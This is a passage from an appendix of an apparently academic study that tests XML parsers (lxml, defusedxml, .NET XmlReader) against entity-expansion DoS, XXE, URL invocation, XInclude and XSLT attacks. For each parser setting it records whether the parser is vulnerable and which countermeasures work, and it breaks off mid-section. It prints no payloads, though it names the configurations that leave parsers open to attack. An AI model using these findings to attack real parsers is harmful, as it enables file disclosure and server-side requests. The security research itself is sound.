B.5.4.2. testURLInvocation_doctype_attribute_defaults

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **attribute_defaults** is set to *true*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature has no impact on the availability of network connectivity. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.5.4.3. testURLInvocation_doctype_attribute_defaults_no_network

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The feature (i) **attribute_defaults** is set to *true* and (ii) the feature **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is vulnerable to URL Invocation attacks.

Note: The test in Paragraph B.5.4.8 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

B.5.4.4. testURLInvocation_doctype_dtd_validation

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature (i) **dtd_validation** is set to *true*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature has no impact on the availability of network connectivity. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.5.4.5. testURLInvocation_doctype_dtd_validation_no_network

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The feature (i) **dtd_validation** is set to *false* and (ii) the feature **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is vulnerable to URL Invocation attacks.

Note: The test in Paragraph B.5.4.8 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

B.5.4.6. testURLInvocation_doctype_load_dtd

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature (i) **load_dtd** is set to *true*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature has no impact on the availability of network connectivity. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.5.4.7. testURLInvocation_doctype_load_dtd_no_network

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The feature (i) **load_dtd** is set to *true* and (ii) the feature **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is vulnerable to URL Invocation attacks.

Note: The test in Paragraph B.5.4.8 is not successful. Therefore it is necessary to check which other features are required to trigger a vulnerability.

B.5.4.8. testURLInvocation_doctype_no_network

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature (i) **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Our assumption that the cause of failure is the missing network access, has proven wrong. The [30] external subset is not loaded by default. Additional tests are necessary using a combination of "no_network" and (i) "attribute_defaults", (ii) dtd_validation (iii) load_dtd. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.5.4.9. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implications are identical to Paragraph B.5.4.1. Note: Testing the feature "load_dtd" is not necessary, because external general entities are not affected by this setting.

B.5.4.10. testURLInvocation_externalGeneralEntity_attribute_defaults

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.4.2.

B.5.4.11. testURLInvocation_externalGeneralEntity_dtd_validation

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.4.4.

B.5.4.12. testURLInvocation_externalGeneralEntity_no_network

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature (i) **no_network** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier of an external general entity. This test case confirms that the parser is vulnerable to URL Invocation attacks.

B.5.4.13. testURLInvocation_externalGeneralEntity_no_network_resolve_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **no_network** is set to *false* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier of an external general entity. The feature "resolve_entities" prohibits processing of external general entities. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.5.4.14. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph B.5.4.1.

B.5.4.15. testURLInvocation_parameterEntity_attribute_defaults

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.4.2.

B.5.4.16. testURLInvocation_parameterEntity_dtd_validation

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.4.4.

B.5.4.17. testURLInvocation_parameterEntity_load_dtd

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.4.6.

B.5.4.18. testURLInvocation_parameterEntity_no_network

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implications are identical to Paragraph B.5.4.12.

B.5.4.19. testURLInvocation_parameterEntity_no_network_resolve_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **no_network** is set to *false* and (ii) the feature **resolve_entities** is set to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier of an external parameter entity. The feature "resolve_entities" does not affect processing of parameter entities. This test case confirms that the parser is vulnerable to URL Invocation attacks.

B.5.4.20. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implications are identical to Paragraph B.5.4.1.

B.5.4.21. testURLInvocation_XInclude_xinclude

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The parser applies the method **xinclude**.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed. The parser triggers an XIncludeError.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. Note that lxml disables network access by default. We assume that this is the cause of this failure. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

B.5.4.22. testURLInvocation_XInclude_xinclude_no_network

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The parser applies the method **xinclude** and sets the feature (i) the feature **no_network** to *false*.
For a discussion of this feature refer to Section 7.7.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. Our assumption is sustained that the missing network access presents the cause of failure in Paragraph B.5.4.21. This test case confirms that the parser is vulnerable to URL Invocation attacks.

B.5.4.23. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph B.5.4.1.

B.5.4.24. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph B.5.4.1.

B.5.4.25. Conclusion of URL Invocation Attacks

Doctype

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The features "no_network" and (i) "attribute_defaults", (ii) "dtd_validation" or (iii) "load_dtd" change the default behavior and render the parser vulnerable. Using any of these features on its own does not change the default behavior.

External General Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature (i) "no_network" changes the default behavior and renders the parser vulnerable. The features (i) attribute_defaults and (ii) dtd_validation do not change the default behavior. The following countermeasures are available:
(i) Set the feature "resolve_entities" (false) to deactivate loading of external general entities.

Parameter Entity

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature (i) "no_network" changes the default behavior and renders the parser vulnerable. The features (i) attribute_defaults and (ii) dtd_validation do not change the default behavior. There are no countermeasures available. Note that the feature "resolve_entities" only affects processing of general entities.

XInclude

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature (i) “no_network” and method “xinclude” change the default behavior and render the parser vulnerable. Using any of these features on its own does not change the default behavior.

NoNamespaceSchemaLocation / SchemaLocation

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. The feature “no_network” renders the parser vulnerable. Other combinations of “no_network” and (i) “attribute_defaults”, (ii) “dtd_validation”, (iii) “load_dtd” or (iv) “xinclude” also render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “resolve_entities” (false). This only affects processing of general entities, but not DOCTYPE or parameter entities.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- When setting feature “resolve_entities” and (i) “no_network” (false) URL Invocation attacks based on parameter entities and DOCTYPE are still possible.

B.5.5. XInclude Attacks

The structure of this section is identical to Section A.1.5.

B.5.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 7.7.2.

Processing

The [43] content of [39] element “data” is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

B.5.5.2. testXInclude_xinclude

Additional test: Checks whether this feature facilitates XInclude attacks.

Settings

The parser applies the method **xinclude**.
For a discussion of this method refer to Section 7.7.2.

Processing

The contents of the file “xinclude_source” are retrieved and a new [39] element with [43] content “it_works” is included.

Result/Security Implication

The parser processes XInclude. This test confirms that the parser is vulnerable to XInclude attacks.

B.5.5.3. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. The method “xinclude” renders the parser vulnerable.

B.5.6. XSLT Attacks

The structure of this section is identical to Section A.1.6.

B.5.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 7.4.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Although the API [Beh15e] shows that lxml supports XSLT, it must be manually invoked.

B.5.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks by default. Therefore, no countermeasures are necessary. XSLT support has to be manually invoked.

B.6. Defusedxml Etree

B.6.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

B.6.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 7.9.1.

Processing

The parser triggers an EntitiesForbidden exception "EntitiesForbidden(name='a0', system_id=None, public_id=None)"

Result/Security Implication

This test case confirms that the parser is not vulnerable to DoS attacks by default.

B.6.1.2. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).
The Settings, Processing and Result/Security Implication are identical to Paragraph B.6.1.1.

B.6.1.3. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).
The Settings, Processing and Result/Security Implication are identical to Paragraph B.6.1.1.

B.6.1.4. Conclusion of Denial of Service Attacks

The parser is not vulnerable to DoS attacks by default. Therefore, no countermeasures are necessary.

Note: The results for minidom, xml.sax, pulldom and lxml are identical. We are, at this point, neglecting minor deviations in processing (raising of different exceptions). We think that it is justified not to draw too much attention to details which are not relevant in the end.

B.6.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

B.6.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 7.9.1.

Processing

The parser triggers an EntitiesForbidden exception
“EntitiesForbidden (name=’file’, system_id=u’file:///C:/. . . /xml_files_windows/xxe.txt’,public_id=None)

Result/Security Implication

This test case confirms that the parser is not vulnerable to XXE attacks by default.

B.6.2.2. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. Note: The results for minidom, xml.sax, pulldom and lxml are identical. We are, at this point, neglecting minor deviations in processing (raising of different exceptions). We think that it is justified not to draw too much attention to details which are not relevant in the end.

B.6.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

B.6.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 7.9.1.

Processing

The parser triggers an EntitiesForbidden exception
“name=’external’, system_id=u’internalSubset_ExternalPEReferenceInDTD.dtd’, public_id=None)”

Result/Security Implication

This test case confirms that the parser does not process external parameter entities by default.

B.6.3.2. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.6.3.1.

B.6.3.3. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 7.9.1.

Processing

The parser triggers an EntitiesForbidden exception
"EntitiesForbidden(name='start', system_id=None, public_id=None)"

Result/Security Implication

This test case confirms that the parser is not vulnerable to XXE attacks based on parameter entities by default.
Note about the FTP attack:
Since the parser does not process any entities, this test is not successful.
Note about the SchemaEntity attack:
Since the parser does not process any entities, this test is not successful.

B.6.3.4. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.

Settings

The parser uses the default settings as described in Section 7.9.1.

Processing

The parser triggers a ParseError "undefined entity &all;: line 3,column 6".

Result/Security Implication

This test case confirms that the parser is not vulnerable to XXE attacks based on parameter entities by default.

B.6.4. Conclusion of XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary.

Note: The results for minidom, xml.sax, pulldom and lxml are identical. We are, at this point, neglecting minor deviations in processing (raising of different exceptions). We think that it is justified not to draw too much attention to details which are not relevant in the end.

B.6.5. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

B.6.5.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.
The settings, processing and result/security implication are identical to Paragraph B.1.4.1.

B.6.5.2. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.

Settings

The parser uses the default settings as described in Section 7.9.1.

Processing

The parser triggers an EntitiesForbidden exception
“EntitiesForbidden(name=’remote’, system_id=u’http://127.0.0.1:5000/file.xml’, public_id=None)”.
The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not make a request, if a reference to an external general entity is provided. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

B.6.5.3. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implication are identical to Paragraph B.6.5.2.

B.6.5.4. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implication are identical to Paragraph B.1.4.4.

B.6.5.5. testURLInvocation_xinclude_ETINCLUDE

Additional test: Checks whether the parser is vulnerable to URL Invocation attacks if XInclude is being processed.
The settings, processing and result/security implication are identical to Paragraph B.1.4.5.

B.6.5.6. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph B.1.4.6.

B.6.5.7. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph B.1.4.7.

B.6.5.8. Conclusion of URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default. Therefore, no countermeasures are necessary. It should be noted that the default behavior cannot be changed.

Note: The results for minidom, xml.sax, pulldom and lxml are identical. We are, at this point, neglecting minor deviations in processing (raising of different exceptions). We think that it is justified not to draw too much attention to details which are not relevant in the end.

B.6.6. XInclude Attacks

The structure of this section is identical to Section A.1.5.

B.6.6.1. testXInclude

Core test: Checks whether the parser is processing XInclude.
The settings, processing and result/security implication are identical to Paragraph B.1.5.1.

B.6.6.2. testXInclude_ETINCLUDE

Additional test: Checks whether the parser is processing XInclude while XInclude processing is activated.
The settings, processing and result/security implication are identical to Paragraph B.1.5.2.

B.6.6.3. Conclusion of XInclude Attacks

The overall results and available countermeasures are identical to Paragraph B.1.5.3.

Note: The results for minidom, xml.sax, pulldom and lxml are identical. We are, at this point, neglecting minor deviations in processing (raising of different exceptions). We think that it is justified not to draw too much attention to details which are not relevant in the end.

B.6.7. XSLT Attacks

The structure of this section is identical to Section A.1.6.

B.6.7.1. testXSLT

Core test: Checks whether the parser is processing XSLT.
The settings, processing and result/security implication are identical to Paragraph B.1.6.1.

B.6.7.2. Conclusion of XSLT Attacks

The overall results and available countermeasures are identical to Paragraph B.1.6.2.

Note: The results for minidom, xml.sax, pulldom and lxml are identical. We are, at this point, neglecting minor deviations in processing (raising of different exceptions). We think that it is justified not to draw too much attention to details which are not relevant in the end.

C. .NET Framework

C.1. XmlReader

C.1.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

C.1.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 8.3.2.

Processing

The parser triggers an XmlException "For security reasons DTD is prohibited in this XML document. To enable DTD processing set the DtdProcessing property on XmlReaderSettings to Parse and pass the settings into XmlReader.Create method.".

Result/Security Implication

The message of the exception indicates that the parser does not process DTDs. This test case confirms that the parser is not vulnerable to DoS attacks by default.

C.1.1.2. testDOS_core_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates DoS attacks.

Settings

The feature **DtdProcessing** is set to *Parse*
For a discussion of this feature refer to Section 8.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser activates processing of the DTD. This test case indicates that the parser may be vulnerable to DoS attacks.

C.1.1.3. testDOS_core_DtdProcessing_Parse_MaxCharactersFromEntities

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The feature (i) "DtdProcessing" is set to *Parse* and (ii) the feature **MaxCharactersFromEntities** is set to *1*. For a discussion of this feature refer to Section 8.3.2.

Processing

The parser triggers an XmlException "The input document has exceeded a limit set by MaxCharactersFromEntities."

Result/Security Implication

The parser activates processing of the DTD. We choose the limit of the feature "MaxCharactersFromEntities" to be smaller than the size of the entity in the document. This test case indicates that the parser is not vulnerable to DoS attacks. Note: If the limit is incremented according to the calculation in Section 8.3.2 the attack vector is not mitigated and an attack is feasible.

C.1.1.4. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).
The settings, processing and result/security implication are identical to Paragraph C.1.1.1.

C.1.1.5. testDOS_indirections_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.1.2.

C.1.1.6. testDOS_indirections_DtdProcessing_Parse_MaxCharactersFromEntities

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.1.3.

C.1.1.7. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).
The settings, processing and result/security implication are identical to Paragraph C.1.1.1.

C.1.1.8. testDOS_entitySize_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.1.2.

C.1.1.9. testDOS_entitySize_DtdProcessing_Parse_MaxCharactersFromEntities

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.1.3.

C.1.1.10. Conclusion of Denial-of-Service Attacks

The parser is not vulnerable to DoS attacks by default. The parser prohibits processing of the DTD. Therefore, no countermeasures are necessary. The feature (i) "DtdProcessing" (Parse) changes the default behavior and renders the parser vulnerable. The following countermeasures are available:
(i) Set the feature "MaxCharactersFromEntities" to a reasonable limit to restrict the total size of an entity.

C.1.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

C.1.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.1.1.

C.1.2.2. testXXE_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates XXE attacks.

Settings

The feature **DtdProcessing** is set to *Parse*.
For a discussion of this feature refer to Section 8.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The parser activates processing of the DTD, which in turn activates the processing of external general entities. This test case confirms that the parser is vulnerable to XXE attacks.

C.1.2.3. testXXE_DtdProcessing_Parse_MaxCharactersFromEntities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **DtdProcessing** is set to *Parse* and (ii) the feature **MaxCharactersFromEntities** is set to *1*.
For a discussion of this feature refer to Section 8.3.2.

Processing

The parser triggers an XmlException
"An error has occurred while opening external entity 'file:///C:/Christopher_Spaeth/code/xml_files_windows/xxe.txt': The input document has exceeded a limit set by MaxCharactersFromEntities"

Result/Security Implication

The feature "MaxCharactersFromEntities" affects the processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

C.1.2.4. testXXE_DtdProcessing_Parse_XmlResolver

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature (i) **DtdProcessing** is set to *Parse* and (ii) the feature **XmlResolver** is set to *null*.
For a discussion of this feature refer to Section 8.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The parser activates processing of the DTD; however, there is no XmlResolver to fetch the external general entity’s content. This test case confirms that the parser is not vulnerable to XXE attacks.

C.1.2.5. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. The parser prohibits processing of the DTD. The feature “DtdProcessing” (Parse) changes the default behavior and renders the parser vulnerable. The feature “MaxCharactersFromEntities” has no impact on processing of external general entities. The following countermeasures are available:
(i) Set the feature “XmlResolver” (null) to deactivate loading of external general entities. (ii) Set the feature “MaxCharactersFromEntities” (1) to prevent restrict the total size of an entity.

C.1.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.4.

C.1.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.1.1.

C.1.3.2. testInternalSubset_ExternalPEReferenceInDTD_DtdProcessing_Parse

Additional test: Checks whether this feature activates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.2.2.

C.1.3.3. testInternalSubset_ExternalPEReferenceInDTD_..._MaxCharactersFromEntities

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.2.3.

C.1.3.4. testInternalSubset_ExternalPEReferenceInDTD_..._XmlResolver

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.2.4.

C.1.3.5. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.1.1.

C.1.3.6. testInternalSubset_PEReferenceInDTD_DtdProcessing_Parse

Additional test: Checks whether this feature activates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.2.2.

C.1.3.7. testInternalSubset_PEReferenceInDTD_..._MaxCharactersFromEntities

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.2.3.

C.1.3.8. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.
The settings, processing and result/security implication are identical to Paragraph C.1.1.1.

Note about the FTP attack:
Since the parser does not process the DTD by default, this test is not successful. If the feature (i) "DtdProcessing" is set to *Parse*, the parser makes a connection to the FTP server, however, no data is transmitted. It may be possible that this depends on the implementation of the FTP server in use [Nov14].

Note about the SchemaEntity attack:
The parser does neither validate against an XML Schema nor does it process the DTD by default. Therefore, this test is not successful. However, if the feature (i) "DtdProcessing" is set to *Parse*, (ii) "ValidationFlags" is set to **XmlSchemaValidationFlags.ProcessSchemaLocation** and (iii) "ValidationType" is set to **ValidationType.Schema** then the parser is vulnerable.

C.1.3.9. testParameterEntity_core_DtdProcessing_Parse

The settings, processing and result/security implication are identical to Paragraph C.1.2.2.

C.1.3.10. testParameterEntity_core_DtdProcessing_Parse_XmlResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.2.4.

C.1.3.11. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.1.1.

C.1.3.12. testParameterEntity_doctype_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.2.2.

C.1.3.13. testParameterEntity_doctype_DtdProcessing_Parse_XmlResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.2.4.

C.1.3.14. Conclusion of XXE Attacks Based on Parameter Entities

The overall results and available countermeasures are identical to those in Section C.1.2.5. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack.

C.1.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

C.1.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 8.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed. The parser triggers an XmlException “For security reasons DTD is prohibited in this XML document. To enable DTD processing set the DtdProcessing property on XmlReaderSettings to Parse and pass the settings into XmlReader.Create method.”.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

C.1.4.2. testURLInvocation_doctype_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **DtdProcessing** is set to *Parse*.
For a discussion of this feature refer to Section 8.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

C.1.4.3. testURLInvocation_doctype_DtdProcessing_Parse_XmlResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature (i) **DtdProcessing** is set to *Parse* and (ii) the feature **XmlResolver** is set to *null*.
For a discussion of this feature refer to Section 8.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser activates processing of the DTD, however there is no XmlResolver to fetch the [30] external subset. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

C.1.4.4. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implication are identical to Paragraph C.1.4.1.

C.1.4.5. testURLInvocation_externalGeneralEntity_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.4.2.

C.1.4.6. testURLInvocation_externalGeneralEntity_DtdProcessing_Parse_XmlResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.4.3.

C.1.4.7. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implication are identical to Paragraph C.1.4.1.

C.1.4.8. testURLInvocation_parameterEntity_DtdProcessing_Parse

Additional test: Checks whether this feature facilitates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.4.2.

C.1.4.9. testURLInvocation_parameterEntity_DtdProcessing_Parse_XmlResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.4.3.

C.1.4.10. testURLInvocation_XInclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implication are identical to Paragraph C.1.4.1.

C.1.4.11. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph C.1.4.1.

C.1.4.12. testURLInvocation_noNamespaceSchemaLocation_ValidationType_Schema

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature (i) **ValidationFlags** is set to *XmlSchemaValidationFlags.ProcessSchemaLocation* and (ii) the feature **ValidationType** is set to *ValidationType.Schema*.
For a discussion of this feature refer to Section 8.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser validates against an XML Schema and fetches the provided information in the attribute "noNamespaceSchemaLocation" (and "schemaLocation"). This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

C.1.4.13. testURLInvocation_noNamespaceSchemaLocation_..._XmlResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph C.1.4.3.

C.1.4.14. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implication are identical to Paragraph C.1.4.1.

C.1.4.15. testURLInvocation_schemaLocation_ValidationType_Schema

Additional test: Checks whether this feature facilitates URL Invocation attacks.
